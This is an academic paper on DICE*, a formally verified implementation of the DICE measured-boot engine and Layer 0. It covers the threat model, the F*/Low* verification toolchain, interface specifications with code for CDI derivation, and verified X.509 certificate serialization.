Due to these security properties, minimal hardware requirements, simplicity, and low cost, DICE-based measured boot is being incorporated into an increasingly larger number of devices [8–11], and is being developed into a standard by Trusted Computing Group (TCG) [55, 56]. However, along side a standard, it is critical to develop a methodology that allows chip manufacturers to build and analyze robust, bug-free implementations of the standard because defects in these implementations can have serious implications, including attackers taking control of these devices. What is worse, fixing a defect in DICE engine or L0 layers is either impossible (if the layer is implemented in boot ROM), or extremely expensive because an update changes the device identity and invalidates the manufacturer issued certificates. Issuing new certificates for devices already deployed in the field may require decommissioning or recalling the affected devices, both of which can be expensive and/or laborious.

Building robust implementations of DICE is a challenging task for several reasons. Firstly, even though the DICE architecture is simple, its implementation contains complex cryptographic primitives such as public key derivation, signatures, and hashes, and generation of X.509 Certificate Signing Requests (CSR) and certificates in multiple layers of the firmware stack. Cryptographic and X.509 libraries are often written in a low-level unsafe language like C and are well-known for their security vulnerabilities and functional correctness bugs [1–6, 20]. Secondly, if the implementations are not careful operating on the secrets, the attackers may be able to infer them using side-channel leaks, e.g. timing, as in the TPM-Fail attack [42]. Finally, DICE implementations rely on hardware-specific security features to protect secrets and prevent tampering of code. These must be individually certified as part of any security analysis.

1.1 Our Contributions

In this paper, we present DICE*, the first formally-verified implementation of the standardized DICE engine layer [57] and L0 [58]. DICE* is proven to be memory-safe, functionally correct, secure, and resistant to the timing- and cache-based side-channel attacks. We implement DICE* in Low* [48], a shallow-embedding of a well-behaved subset of C inside the F* programming language and proof assistant [54]. Low* programs enjoy the full higher-order expressiveness of F* for specifications and proofs, while their first-order computational fragment can be extracted to efficient, readable, and portable C code using the KreMLin tool. For cryptographic primitives, DICE* uses HACL* [65], a formally verified cryptographic library written in Low*. For X.509 certificates, we extend the LowParse framework [49] and build a custom, verified X.509 certificate creation library for DICE. Concretely, we make the following contributions.

We show how DICE implementations can be refactored into platform-agnostic and platform-specific components that interact through a well-defined interface. This refactoring enables reuse of the platform-agnostic components across devices, thereby simplifying the security analysis (Section 4.1).

We formalize the DICE engine and L0 standards [57, 58] by designing their top-level (platform-agnostic) APIs with formal specifications (`dice_main` in Section 4.2 and `l0_core` in Section 5.3 resp.).

We provide a formally verified implementation of the platform-agnostic components in the DICE engine (Section 4.2) and L0 (Section 5.3) that is memory-safe, functionally correct, secure, and side-channel resistant. This verified implementation is applicable to all DICE devices, leaving the device manufacturers with a simpler task of analyzing just the platform-specific components.

We precisely specify (and verify) the outputs from each layer (CDI, keys, CSRs, and certificates), guaranteeing that there are no direct flows of secrets (e.g. UDS) to the outputs. Further, using the model of secrets as abstract types from Low*, DICE* also ensures that there are no secret-dependent branches or memory accesses, providing a constant-time implementation [17] that is resistant to the timing- and cache-based side channel attacks.

A key component of DICE* is a custom, verified X.509 certificate creation library (Section 5.2), implemented using the LowParse framework [49]. We extend LowParse with backward serializer support for serializing variable-length data. This extension is general and can be applied to any system that uses variable-length messages. The verified library that we have developed for (a subset of) ASN.1 and X.509 can be

extended and applied to other applications, e.g. Public Key Infrastructure (PKI). We have laid the necessary groundwork by providing parser and serializer specifications, and low-level serializers for many of the basic types.

We evaluate DICE⋆ by integrating it into the boot firmware of an STM32H753ZI micro-controller [11] and measuring the impact of the verified code on the firmware binary size (a critical metric for applicability to the low-cost devices) and boot time (Section 7). Our evaluation shows that using a fully verified implementation has minimal to no impact when compared to an unverified hand-written C implementation.

DICE⋆ is publicly available at `https://github.com/verified-HRoT/dice-star`. DICE is a security-critical infrastructure component. By formally verifying it and producing a deployment-ready artifact, we hope that DICE⋆ will serve as a robust baseline for the next generation of DICE implementations, thereby avoiding the expensive bug-finding and fixing cycles in the future.

The rest of this paper is structured as follows. Section 2 provides a background on DICE. Section 3 provides a high-level overview of our verification toolchain. Sections 4 and 5 focuses on the verification of DICE engine and L0 layers, respectively. Section 6 provides details of the DICE⋆ implementation. Section 7 describes a DICE⋆-based implementation for the STM32H753ZI micro-controller, and compares this implementation with an unverified implementation. We review related work in Section 8 and conclude in Section 9.

2 Overview of DICE

This section describes the DICE architecture in more detail, discusses our threat model, verification goals, and TCB.

2.1 DICE Architecture

The DICE architecture is motivated by the need for a low cost measured boot protocol that can generate verifiable attestations capturing the entire hardware and software TCB of each device, and can be deployed on a large class of devices.

Figure 2 shows the dataflow in the simplest instance of the DICE architecture with three layers. The first layer is a hardware layer called the DICE engine [57], which receives control after device reset. This layer has access to the unique device secret (UDS) provisioned to the device during manufacturing. The DICE specification requires UDS to provide at least 256-bit cryptographic strength. The UDS must also be stored in read-only and latchable memory so that access to the UDS can be disabled and is restored only by a hardware reset. DICE engine performs the following sequence of operations:

1. **Authenticate L0 firmware.** First, the DICE engine loads the L0 firmware image into the RAM and authenticates it. One way of authenticating the image is to append the hash of the firmware image and a signature over this hash using a firmware signing key to the image, and provision the public firmware signing key to the device during manufacturing e.g. in e-fuses. The DICE engine can use this key to verify the signature, and check that the hash matches the hash of the image.




Figure 2: DICE architecture with three layers of firmware.

2. **Derive CDI.** The DICE engine then derives a compound device identifier (CDI) from the UDS and the hash digest of the firmware image:

$$\mathrm{CDI}_{\mathrm{L0}} = \mathrm{HMAC}(\mathrm{UDS}, \mathrm{Hash}(\mathrm{L0})) \quad (1)$$

The DICE specification prescribes the use of the UDS as the HMAC key for the HMAC function, instead of a hash combining the UDS with the hash of L0. This derivation ensures that the derived CDI value has the same cryptographic strength as UDS (see NIST SP800-57, Part 1 [16]).

3. **Latch UDS.** The DICE engine disables access to the UDS using a hardware-specific latch mechanism, which

remains in place until the next reset. DICE engine also erases any copies of the UDS on the stack or in memory.

4. **Transfer to L0.** Finally, DICE engine passes the CDI value and control to the L0 firmware. To prevent Time-Of-Check-To-Time-Of-Use (TOCTTOU) attacks, it is crucial that the DICE engine jumps to the L0 firmware copy in the RAM from Step 1.

Together, these steps limit exposure of the UDS: access to the raw UDS value is restricted to only the DICE engine, and other firmware layers get access to the CDI derived from the UDS using a cryptographically secure one-way hash function.

2.2 Layer 0

Layer 0 (L0) is the layer of firmware that receives control from the DICE engine. Its main purpose is to derive an asymmetric device identity key (also known as DeviceID) from CDI using a cryptographically secure key derivation function (KDF):

$$\text{DeviceID}_{pub}, \text{DeviceID}_{priv} = \text{KDF}(\text{CDI}) \quad (2)$$

If the KDF is cryptographically secure, i.e. injective and one-way, the derivation ensures that DeviceID uniquely identifies each device and the L0 firmware that the device is running. Furthermore, the public key DeviceID_{pub} does not reveal any information about CDI.

In most deployments, the L0 firmware (and consequently the device identity) is intended to remain unchanged throughout the lifetime of the device, unless there is a firmware corruption or an attempt to tamper. Therefore, the CDI value and DeviceID keys remain stable throughout the device lifetime.

The L0 layer is also responsible for generating X.509 Certificate Signing Requests (CSR) for DeviceID_{pub}. These CSRs are typically harvested in a trusted environment (e.g. during manufacturing), and processed by the manufacturer's PKI for DeviceID certificate issuance.

In addition to DeviceID, the L0 firmware generates an additional asymmetric key pair, known as the Alias Key, from CDI and the measurement of L1 (referred as FWID):

$$\text{AliasKey}_{pub}, \text{AliasKey}_{priv} = \text{KDF}(\text{CDI}, \text{FWID}) \quad (3)$$

This key pair is unique for each combination of UDS, L0 firmware, and L1 firmware. It can be used by L1 for attestation and secure key exchange. L0 also issues an X.509 certificate for the alias key signed by DeviceID_{priv}. Therefore, any relying party can verify that the alias key was issued by a genuine device as long as they have access to a manufacturer issued DeviceID certificate for the device.

2.3 Threat Model

We focus on an adversary that has both remote and physical access to the device. Remotely, the attacker may try and exploit any vulnerability in the device firmware, and thereby obtain full control over execution including the ability to run arbitrary code. Physically, the adversary can observe or tamper with any of the device's I/O interfaces such as SPI, I2C, wi-fi, and any additional pins such as RESET and interrupts, as well as any persistent storage on the device e.g. flash memory. Finally, similar to HACL* [65], we assume that the adversary can observe the low-level runtime behavior such as branching and memory-access patterns.

Possible attacks. An attacker with these capabilities may exploit a buggy DICE implementation in several ways. A low-level memory error (such as a buffer overflow) or a simple bug in the implementation may leak secrets such as the UDS or the device private key into one of the outputs. Using a functional correctness bug in the X.509 certificate generation code, an attacker may load stale or malicious firmware on the device, while exploiting the bug to generate the certificate corresponding to a good firmware. Finally, if the implementation is not careful with the secrets, an attacker may be able to infer them by observing the branching behavior or memory-access patterns at runtime.

More sophisticated attacks such as exploiting speculative execution, fault injection, cold boot attacks, and use of electron microscopes to exfiltrate secrets are out of scope of this paper. In many simpler devices such as IoT devices, attacks based on speculative execution are not applicable because the CPUs do not use speculation. Attacks during manufacturing and in the supply chain such as leakage of secrets, device counterfeiting etc. are also out-of-scope.

2.4 Verification Goals

Our objective is to develop DICE implementations that guarantee that each device has a unique long-term identity and is capable of generating reliable assertions about its firmware even in the presence of an attacker with the capabilities described above. The verified implementation should satisfy the following properties:

Confidentiality. The DICE implementation should not leak any secrets or values derived from the secrets to the adversary. For instance, the UDS should only be accessible to the DICE engine, and the private DeviceID key should only be known to the L0 firmware.

Functional correctness. The DICE implementation should meet all functional requirements laid out in the DICE specification, including key derivation and certificate generation.

Memory safety. The DICE implementation should be free from low-level memory errors such as memory leaks, buffer overflows, null dereferences, and dangling pointers.

Side-channel resistance. At runtime, the sequence of instructions executed and memory access patterns should be independent of the secrets. Therefore, even an attacker who has access to the low-level branching and addresses of all memory accesses should not be able to distinguish between

two runs that use two different values for secrets. In other words, the implementation should be resistant to timing- and cache-based side-channel attacks.

2.5 Trusted Computing Base

Our TCB includes the Low⋆ toolchain, including the F⋆ type-checker, Z3 SMT solver, and the KreMLin compiler. Low⋆ verification guarantees, including side-channel resistance, extend only until the compiled C code. Beyond that, one may use a certified C compiler like CompCert [18] that preserves both the semantics and the constant-time property of the input C code, or use a more general compiler like gcc at the cost of adding it to the TCB. We trust the native, platform-specific implementation of the hardware functions that our DICE engine implementation relies on (Section 4.1), the bootloader, I/O and peripheral drivers (Section 7.1), as well as the native (one-line) implementation of declassification routine used to declassify public keys (Section 5.3). Finally, we assume that the manufacturer deploys a secure PKI infrastructure that issues certificates only to genuine devices.

3 Overview of the Toolchain

We use the Low⋆ toolchain to develop DICE⋆. Low⋆ has been used to verify, generate, and deploy low-level code such as cryptographic algorithms [47, 65] and parsers and serializers [49]. By developing DICE⋆ also in Low⋆, we are able to integrate with these libraries at the specification level, thereby providing strong end-to-end guarantees. In this section, we provide a background of the toolchain.

3.1 F⋆

F⋆ [54] is a dependently-typed functional programming language that allows programmers to do proofs about their programs—programmers write specifications as part of the types, and with the help of SMT-based automation provided by F⋆, prove that their program meet those specifications. As an example, the factorial function in F⋆ can be given the type int → int, as in other languages like OCaml, but it can also be given a more precise type x:int{x ≥ 0} → y:int{y ≥ x}. The type states that the function must be called with non-negative int arguments, and it returns int-typed results that are at least as large as their arguments (the type x:int{x ≥ 0} is called a refinement type). F⋆ type system is also *effectful*—the function types in F⋆ capture the effects of the function body. $x{:}t_1 \to t_2$ is a shorthand for $x{:}t_1 \to \mathsf{Tot}\ t_2$, where Tot is the effect of pure, terminating computations. Note that we write the argument type as $x{:}t_1$ to emphasize that x may appear free in t_2. Computations that work with mutable state have ST effect, with types of the form $x{:}t_1 \to \mathsf{ST}\ t_2$ req ens. When F⋆ verifies a function to have this type, the metatheory of F⋆ guarantees that if the function is called with an argument of type t_1 and in a state that satisfies the precondition req, then the function either diverges, or returns a value of type t_2 and the final state satisfies the postcondition ens.

F⋆ programs can be extracted to OCaml (or C if they are written in the Low⋆ fragment (Section 3.2)); the extraction only outputs computationally relevant code, erasing all the proofs and specifications.

Erased types F⋆ standard library provides a mechanism to define values and computations that can only be used in the specifications and do not have any computational relevance. In particular, the ghost version erased t of any type t is non-informative and extracted as unit. To use an erased value, one must use the reveal function reveal: erased t → Ghost t, that incurs the Ghost effect. Again, terms with Ghost effect are computationally irrelevant, and are erased during extraction.

3.2 Low⋆

Low⋆ [48] is a restricted, first-order subset of F⋆ that can be used to program and verify low-level applications. Low⋆ exposes shallow-embedding of a well-behaved subset of C in F⋆ in the form of a C-like memory model with stack and heap, and libraries for machine integers and mutable arrays. While the Low⋆ computational code is restricted to be first-order, proofs and specifications are free to use the full expressiveness of F⋆. Verified Low⋆ programs can be extracted to readable and idiomatic C code that is free of low-level memory errors (such as buffer overflows, use-after-free, null pointer dereferences) and enjoys the specifications proven in Low⋆.

3.3 HACL⋆

HACL⋆ [65] is a cryptographic library written and verified in Low⋆. In addition to being free of low-level memory errors, HACL⋆ algorithms are also proven functionally correct and side-channel resistant (in the program-counter security model [43]). Because our DICE engine and L0 specifications are written using the specifications exported by HACL⋆ primitives, we explain them in more detail.

Functional correctness of HACL⋆ primitives. To prove the functional correctness of a cryptographic algorithm, say the SHA256 hash algorithm, HACL⋆ defines a formal specification written in the pure fragment of F⋆ that has no side-effects and is guaranteed to terminate. The specification is written using functional sequences (instead of mutable C arrays), and is free to use mathematical integers and natural numbers, or any other high-level constructs that may not have a low-level C counterpart:

```
type sbyte = u8 (* the type for secret bytes *)
let sha256_spec (inp:seq sbyte{length inp ≤ 2^61 − 1})
  : lseq sbyte 32 = ...
```

In this code snippet, the spec function for SHA256 takes as argument a sequence of bytes with the refinement capturing

the allowed maximum length of the input, and returns a sequence of bytes whose length is 32. Its body implements the SHA256 algorithm. This specification is extracted to OCaml and tested on standard test vectors, but is otherwise trusted.

HACL* then defines the low-level implementation of the primitive in Low*, using mutable arrays and bounded integers libraries, and relates it to the pure specification in the postcondition; e.g.,

```
let sha256_impl (len:size_t) (inp:array sbyte len) (dst:array sbyte 32)
: Stack unit
  (requires λh →
    len ≤ 2^61 − 1 ∧ live m inp ∧ live m dst ∧ disjoint [inp; dst])
  (ensures λh0 () h1 →modifies dst h0 h1 ∧
    as_seq h1 dst == sha256_spec (as_seq h0 inp))
```

The Low* array type `array t len` represents C-arrays with element type `t` and length `len`. Effect label `Stack` is a refinement of `ST` that additionally ensures that `sha256_impl` does not perform any heap allocations. The precondition, a predicate on the input memory `h`, requires that the input arrays are live (temporal memory safety), and constrains their lengths as required by the SHA-256 algorithm (spatial memory safety). It also requires that `inp` and `dst` arrays are disjoint. The postcondition is a predicate on the input memory h_0, the return value (`unit` value `()` in this case), and output memory h_1. It states that the function only modifies `dst`, thus leaving `inp` (or any other array that is disjoint from `dst`) unchanged, and that the contents of `dst` in h_1 match the specification function applied to the contents of `inp`. Thus, no matter what algorithmic or low-level optimizations `sha256_impl` implements, once F* verifies it with the above signature, its output is guaranteed to be consistent with the specification (`as_seq` is a Low* library function that returns the contents of an array in a memory as a functional sequence).

Side-channel resistance. Following the methodology prescribed in Low* [48], HACL* algorithms are implemented with secrets modeled as abstract, constant-time integers. Indeed the type u_8 in the code listing for SHA256 spec above is the secret byte type. Thus, if the program type checks, it is guaranteed that the algorithm implementations cannot branch on secrets or use them as array indices, thus preventing the timing and memory access based side-channel leaks. In the ghost code (specification and proofs), the contents of the secret bytes may be inspected via coercions. We refer the reader to [65] for more HACL* details.

4 DICE* Engine

In this section, we present the DICE engine implementation in DICE*.

Verified properties. We prove that the CDI computation is functionally correct (as per Eq. 1). We also prove that the implementation does not leak secrets through heap by proving that: (a) it is memory-safe, (b) it does not allocate any memory on the heap, and (c) it only modifies CDI. Disallowing heap allocations guarantees that there are no memory leaks and secret leakage through dynamically-allocated memory.

```
val t : Type
val t_rel : Preorder.preorder (seq (erased t))
type state = {
  ghost_state : pointer (erased t) t_rel;
  cdi : array sbyte 32ul;
  l0_binary_size : u32;
  l0_binary : b:array sbyte l0_binary_size{
    eternal ghost_state ∧ eternal cdi ∧ eternal b ∧
    disjoint [ghost_state; cdi; l0_binary]
}}
val get_st () : state
val uds_len : i: u32 {0ul < i ∧ hashable i}
val uds_bytes : erased (lseq sbyte uds_len)
val uds_enabled (h:mem) : prop
val stack_cleared (h:mem) : prop
val read_uds (out:array sbyte uds_len) : Stack unit
  (requires λh →uds_enabled h ∧ live h out ∧ stack_array out)
  (ensures λh0 _ h1 →
    modifies out h0 h1 ∧ as_seq h1 out == uds_bytes)
val disable_uds () : Stack unit
  (requires λh →uds_enabled h)
  (ensures λh0 _ h1 →
    (¬ uds_enabled h1) ∧ modifies (get_st ()).ghost_state h0 h1)
val clear_stack () : Stack unit
  (requires λh →¬uds_enabled h)
  (ensures λh0 _ h1 →
    (¬ uds_enabled h1) ∧ stack_cleared h1 ∧
    heap_arrays_except_ghost_state_are_preserved h0 h1)
```

Figure 3: Platform-agnostic interface used by DICE engine

Since Low* only models a well-behaved subset of C, it does not allow us to reason about the (absence of) secret leaks via deallocated stack frames. Instead, we model an abstract `clear_stack` function, which is implemented natively in a platform-specific manner, and call this function to clear the stack memory just before transferring control to L0. Since it is not connected to the Low* memory-model, it has to be manually audited to ensure that it is the last call in the DICE engine implementation. Finally, we also prove that the implementation is side-channel resistant.

Some aspects of the DICE engine are platform specific; for example, accessing and disabling UDS, primitives for erasing memory, and even the location of the CDI in the memory. To make the DICE engine implementation general and portable, we design a platform-agnostic interface (Section 4.1) against which we implement the core DICE engine (Section 4.2). While we provide a model F* implementation of the interface, the extracted DICE engine C code is linked with a native, platform-specific implementation of it. This native implementation is part of our TCB.

4.1 Platform-Agnostic Interface

Figure 3 shows the platform-agnostic interface used by the DICE engine. The interface defines a state record type that exports the CDI array (a secret bytes array of length 32) and the L0 binary to the DICE engine. For driving the specifications about disabling UDS and clearing the stack, the state type also contains a pointer (i.e. an array of length 1) to an erased t, where t is an abstract type in the interface; the erased type constructor ensures that the type is safely erased during extraction. The interface associates a preorder t_rel with the ghost state pointer; F⋆'s theory of monotonicity [12] enforces that the contents of the pointer evolve as per t_rel. The refinement formula on the l0_binary field captures the invariant that all arrays in state are (a) pairwise disjoint, and (b) *eternal*, i.e. they are allocated on the heap and are never freed. The get_st API provides a way to get the state.

The interface exports the abstract uds_enabled and stack_cleared predicates—as we will see later, the DICE engine specification includes both of these in its postcondition. As we remarked earlier, the stack_cleared predicate is not connected to the memory model. The interface provides three main functions:

- read_uds provides access to the UDS; it copies the UDS into the argument array out. Its precondition requires the callers to prove that (i) access to UDS is enabled and (ii) out is a stack-allocated array that is live in the input memory. The postcondition of read_uds ensures that (a) it does no heap allocations (the Stack effect), (b) it only modifies out, and (c) the contents of out in the final memory are same as the (ghost) UDS bytes.
- disable_uds disables access to the UDS. Its postcondition ensures that it only modifies the ghost state, preserving contents of all other arrays.
- clear_stack clears the stack memory region in a platform-specific way. Its precondition requires that the UDS access is disabled. Its postcondition ensures that the stack_cleared predicate holds, and all the heap arrays, except the ghost state, are preserved in the final memory. Because ghost state is erased during extraction to C, clear_stack preserves all heap arrays, such as CDI.

The predicate heap_arrays_except_ghost_state_are_preserved is defined as:

```
let heap_arrays_except_ghost_state_are_preserved (h0 h1:mem) =
  let s = get_st () in
  ∀a len (b:array a len).
    (heap_array b ∧ disjoint [b; s.ghost_state] ∧ live h0 b) ⟹
    (as_seq h0 b == as_seq h1 b ∧ live h1 b)
```

Through abstraction, the interface enforces several properties in the DICE engine that uses it. First, access to UDS cannot be enabled after it is disabled. Indeed, only when the device reboots, will the access to UDS be enabled again. Second, heap or stack arrays cannot be modified by the DICE engine after clear_stack is called. stack_cleared is an abstract predicate, and the clear_stack function provides it as a post-condition on its output memory. The interface provides no other functions or lemmas for stack_cleared. Thus, if the DICE engine modifies memory in any way after clear_stack is called, it will not be able to prove stack_cleared in the final memory before returning. Third, clear_stack enforces that access to UDS must be disabled before its invocation. As a result, the interface enforces the following coding discipline on the DICE engine: it should read the UDS in a stack-allocated buffer, compute CDI, disable access to UDS, clear the stack, and return.

Model implementation of the interface. Figure 4 shows the model implementation of the platform-agnostic interface in F⋆. The implementation defines type t to be a pair of two booleans, the first indicates whether access to UDS is enabled, and the second indicates whether the stack has been cleared. The type t_rel enforces the aforementioned coding discipline: if access to UDS is enabled, then it may be disabled (the first transition from (true, _) to (false, _)); if access to UDS is disabled, then the stack may be cleared (the second transition), and the ghost state remains unchanged for all other transitions. The implementation defines a module-level variable of type state that is returned by the get_st function.

4.2 DICE Engine Implementation

We prove the following top-level specification for the DICE engine in DICE⋆:

```
let cdi_spec (h:mem) =
  let st = get_st () in
  as_seq h st.cdi == (* Functional spec for the CDI contents *)
    Spec.HMAC.hmac SHA2_256
      (Spec.Hash.hash SHA2_256 uds_bytes)
      (Spec.Hash.hash SHA2_256 (as_seq h st.l0_binary))

val dice_main () : Stack unit (requires λh → uds_enabled h)
(ensures λh0 () h1 →
  cdi_spec h1 ∧ (¬ uds_is_enabled h1) ∧ stack_cleared h1 ∧
  heap_arrays_except_cdi_and_ghost_state_are_preserved h0 h1)
```

The predicate cdi_spec specifies that the contents of the CDI buffer satisfies Eq. 1 using specifications about cryptographic primitives from HACL⋆. The dice_main function is in the Stack effect and requires that access to UDS is enabled when it is called. Its postcondition ensures that in the final memory CDI satisfies cdi_spec, access to the UDS is disabled, and stack_cleared is true. It also ensures that contents of all other heap arrays, except ghost state, are preserved. (Note that ghost state is erased at extraction). Thus, our DICE engine implementation is functionally correct, and does not leak secrets through memory or other interfaces such as network, disk,

```
type t = bool & bool
let t_rel = λs1 s2 →length s1 == length s2 ∧ (length s1 > 0 ⟹
  (let t1 = reveal (index s1 0) in
   let t2 = reveal (index s2 0) in
   match t1, t2 with
   | (true, _), (false, _)
   | (false, _), (false, true) →⊤
   | _ →t1 == t2
let state_var : state = ... (* allocate the arrays *)
let uds_enabled h = fst (get h state_var.ghost_state)
let stack_cleared h = snd (get h state_var.ghost_state)
...
```

Figure 4: F⋆ implementation of platform-agnostic interface

```
let compute_cdi () =
  push_frame (); (* Low⋆ construct for stack frame creation *)
  let uds = alloca 0x00 uds_len in
  read_uds uds;
  let uds_hash = alloca 0x00 32ul in
  let l0_hash = alloca 0x00 32ul in
  Hacl.Hash.SHA2.hash_256 uds uds_len uds_hash;
  Hacl.Hash.SHA2.hash_256 st.l0_binary st.l0_binary_size l0_hash;
  Hacl.HMAC.compute_sha2_256 st.cdi uds_hash 32ul l0_hash 32ul;
  pop_frame ()

let dice_main () = compute_cdi (); disable_uds (); clear_stack ()
```

Figure 5: F⋆ implementation of DICE main function

etc. (because Stack effect does not permit any I/O). Figure 5 shows the implementation of dice_main.

5 DICE⋆ L0

This section presents the L0 implementation in DICE⋆.

Verified properties. Besides memory safety, we prove functional correctness for the outputs (DeviceID_{pub} and its CSR, AliasKey pair, and AliasKey_{pub} certificate). Functional correctness ensures that the code does not inadvertently leak secrets (CDI or DeviceID_{priv}) into these arrays. We also prove that our implementation does not leak secrets through the heap: it is memory safe, does not perform any heap allocations, and only modifies the necessary output arrays (as per their functional specifications). Secrets are modeled using the (abstract) type sbyte (as described in Section 3.3), which ensures that the code is side-channel resistant. Because our serializers (Section 5.2) are written over public bytes, F⋆ type-safety ensures that the L0 implementation does not serialize any secrets.

X.509 certificates introduce a new attack surface in L0. For instance, implementing the complex ASN.1 encoding format used by X.509 directly in C leaves open the possibilities of low-level exploitable memory errors. Furthermore, an *insecure* X.509 serializer (as defined in Section 5.1) could allow an attacker to break measured boot. For example, if the X.509 implementation is not injective, then an attacker could download a malicious L1 image on the device and exploit this non-injectivity to generate a certificate with the FWID of a valid L1 image.

General purpose X.509 libraries are large and complex, and come without any formal guarantees of correctness and security. Unsurprisingly, these are often the source of high-profile security vulnerabilities [1,4,5]. At the same time, L0 functionality requires only a subset of X.509 features (datatypes, extensions and cryptographic identifiers). To avoid the complexity of full X.509, the DICE specification recommends using a custom DICE-specific X.509 library (Section 7.3 in [58]). Therefore, we have built a formally verified, secure X.509 certificate serialization library that contains all features necessary for implementing L0. Extending this library to support more datatypes and encodings is an interesting future work.

Our X.509 library is built using LowParse [49], a library of parser combinators written in F⋆. Section 5.1 presents an overview of LowParse, Section 5.2 describes our extension to LowParse to support (a fragment of) X.509, and Section 5.3 presents a formally verified L0 implementation.

5.1 LowParse Overview

LowParse defines combinators for parsers and serializers capturing their correctness and security properties in the types. Given a set of valid messages V, the library defines a notion of *secure parsers* as parsers that are *complete*, i.e. accepting at least one binary representation of each message, and *non-malleable*, i.e. accepting at most one binary representation of each message. A *secure serializer* is the mathematical inverse of a secure parser (considering the parser to be a function from bytes to $V \cup \{\bot\}$, where $\bot$ denotes the error value).

By building our X.509 library using LowParse, we formally verify that our parsers and serializers are also secure. This means, for example, that our X.509 serializations are injective and, hence, the kind of L1 image impersonation attacks outlined above are not possible.

The LowParse architecture consists of a specification layer, where parser and serializer specifications are written in the pure fragment of F⋆ (using functional sequences and mathematical integers), and a low-level implementation layer written in Low⋆. The security proofs are done on the specification layer, while the low-level implementations are proven memory safe and functionally correct w.r.t. the specifications. During extraction, the specifications and the proofs are erased, and the low-level implementations are extracted to C.

The F⋆ type for parser specification is:

```
type pbyte = pu8 (* the type of public bytes *)
type parser (t:Type) (k:meta) =
  p:(input:seq pbyte →Ghost (option (t * l:nat{l ≤ length input})))
    { parser_prop k p}
```

The parser specification parser t k is a ghost function that takes as input a sequence of bytes, and either returns an error (the value None), or a tuple with a value of type t and the number of consumed bytes. The refinement parser_prop k p ensures that the parser specification p satisfies properties specified by the metadata k, such as the non-malleability property.

The F* type for serializer specification is:

```
type serializer #t #k (p:parser t k) =
  s:(t → Ghost (seq pbyte)){∀ x. p (s x) == Some (x, length (s x))}
```

The serializer specification serializer p, indexed by the corresponding parser specification p, is a ghost function that serializes a value x of type t into a sequence of bytes such that parsing these bytes using p returns the same value v and consumes all the bytes in the sequence.

The Low* type of a low-level serializer implementation is:

```
type serializer32 #t #k (#p:parser t k) (s:serializer p) =
  x:t → b:array pbyte → pos:u32 → Stack u32
  (requires λh →
    live h b ∧ v pos + Seq.length (serialize s x) ≤ length b)
  (ensures λh0 len h1 → modifies b h0 h1 ∧
    as_seq h1 b ==
    replace (as_seq h0 b) (v pos) (v (pos + len)) (serialize s x))
```

The low-level serializer implementation serializer_{32} s takes as input a value x of type t, an array of bytes b, and a position pos in b at which to serialize x, and returns the number of serialized bytes. The precondition requires that the array b is live and is large enough to store the serialization of x. Note that the specification function v is used to coerce a u_{32} to a mathematical integer. The postcondition ensures that only the input array b is modified, no heap allocations are performed (specified via the Stack effect on the return type), and the len bytes of b starting at pos equal the serialization of x as specified by the serializer specification s, which ensures the functional correctness of the low-level serializer implementation.

Based on these types, LowParse defines *combinators*, which are higher-order functions that compose basic parsers and serializers into parsers and serializers for composite types. For example, the serialize_nondep_then combinator takes as input two serializer specifications s_1 and s_2 for types t_1 and t_2, resp., and builds a serialize specification for $t_1 * t_2$ by invoking s_1 followed by s_2.

Ramananandro et al. [49] also present the EverParse framework that uses the LowParse combinators to auto-generate parsers and serializers from message formats specified in a domain-specific language. The paper also describes a functional-implementation layer (in addition to the specification layer and the low-level layer discussed above). We do not use these features, and refer the reader to [49] for more details. Instead, we focus on parser and serializer specifications, and low-level serializer implementation for X.509.

5.2 X.509 Serialization

The X.509 standard [24] describes the structure for public key certificates. An X.509 certificate contains basic fields such as a serial number, version, signature algorithm and value, and public key info, as well as optional extensions. The certificate structure is expressed in the Abstract Syntax Notation One (ASN.1) language. ASN.1 defines datatypes, such as integer, boolean, sequence, bitstring, octet string, and syntax for describing message formats using their composition. It also defines several binary encoding rules, such as Distinguished Encoding Rules (DER) [30], which is used by X.509 certificates.

DER encodes every message, including the basic types, in a Tag-Length-Value (TLV) format. The value bytes encode the message, which could be a primitive ASN.1 value or another TLV triplet. The length bytes encode the length of the value bytes, and tag is a one-byte value encoding the type. Both the value and length DER encodings are variable length.

Extending LowParse with backward serializers. LowParse supports serializing variable-length data using finalizers. A finalizer takes as input an array, with the precondition that the array contains a placeholder for the length of the data followed by the serialization of the data itself. The finalizer computes and writes the length in the placeholder, providing an appropriate postcondition.

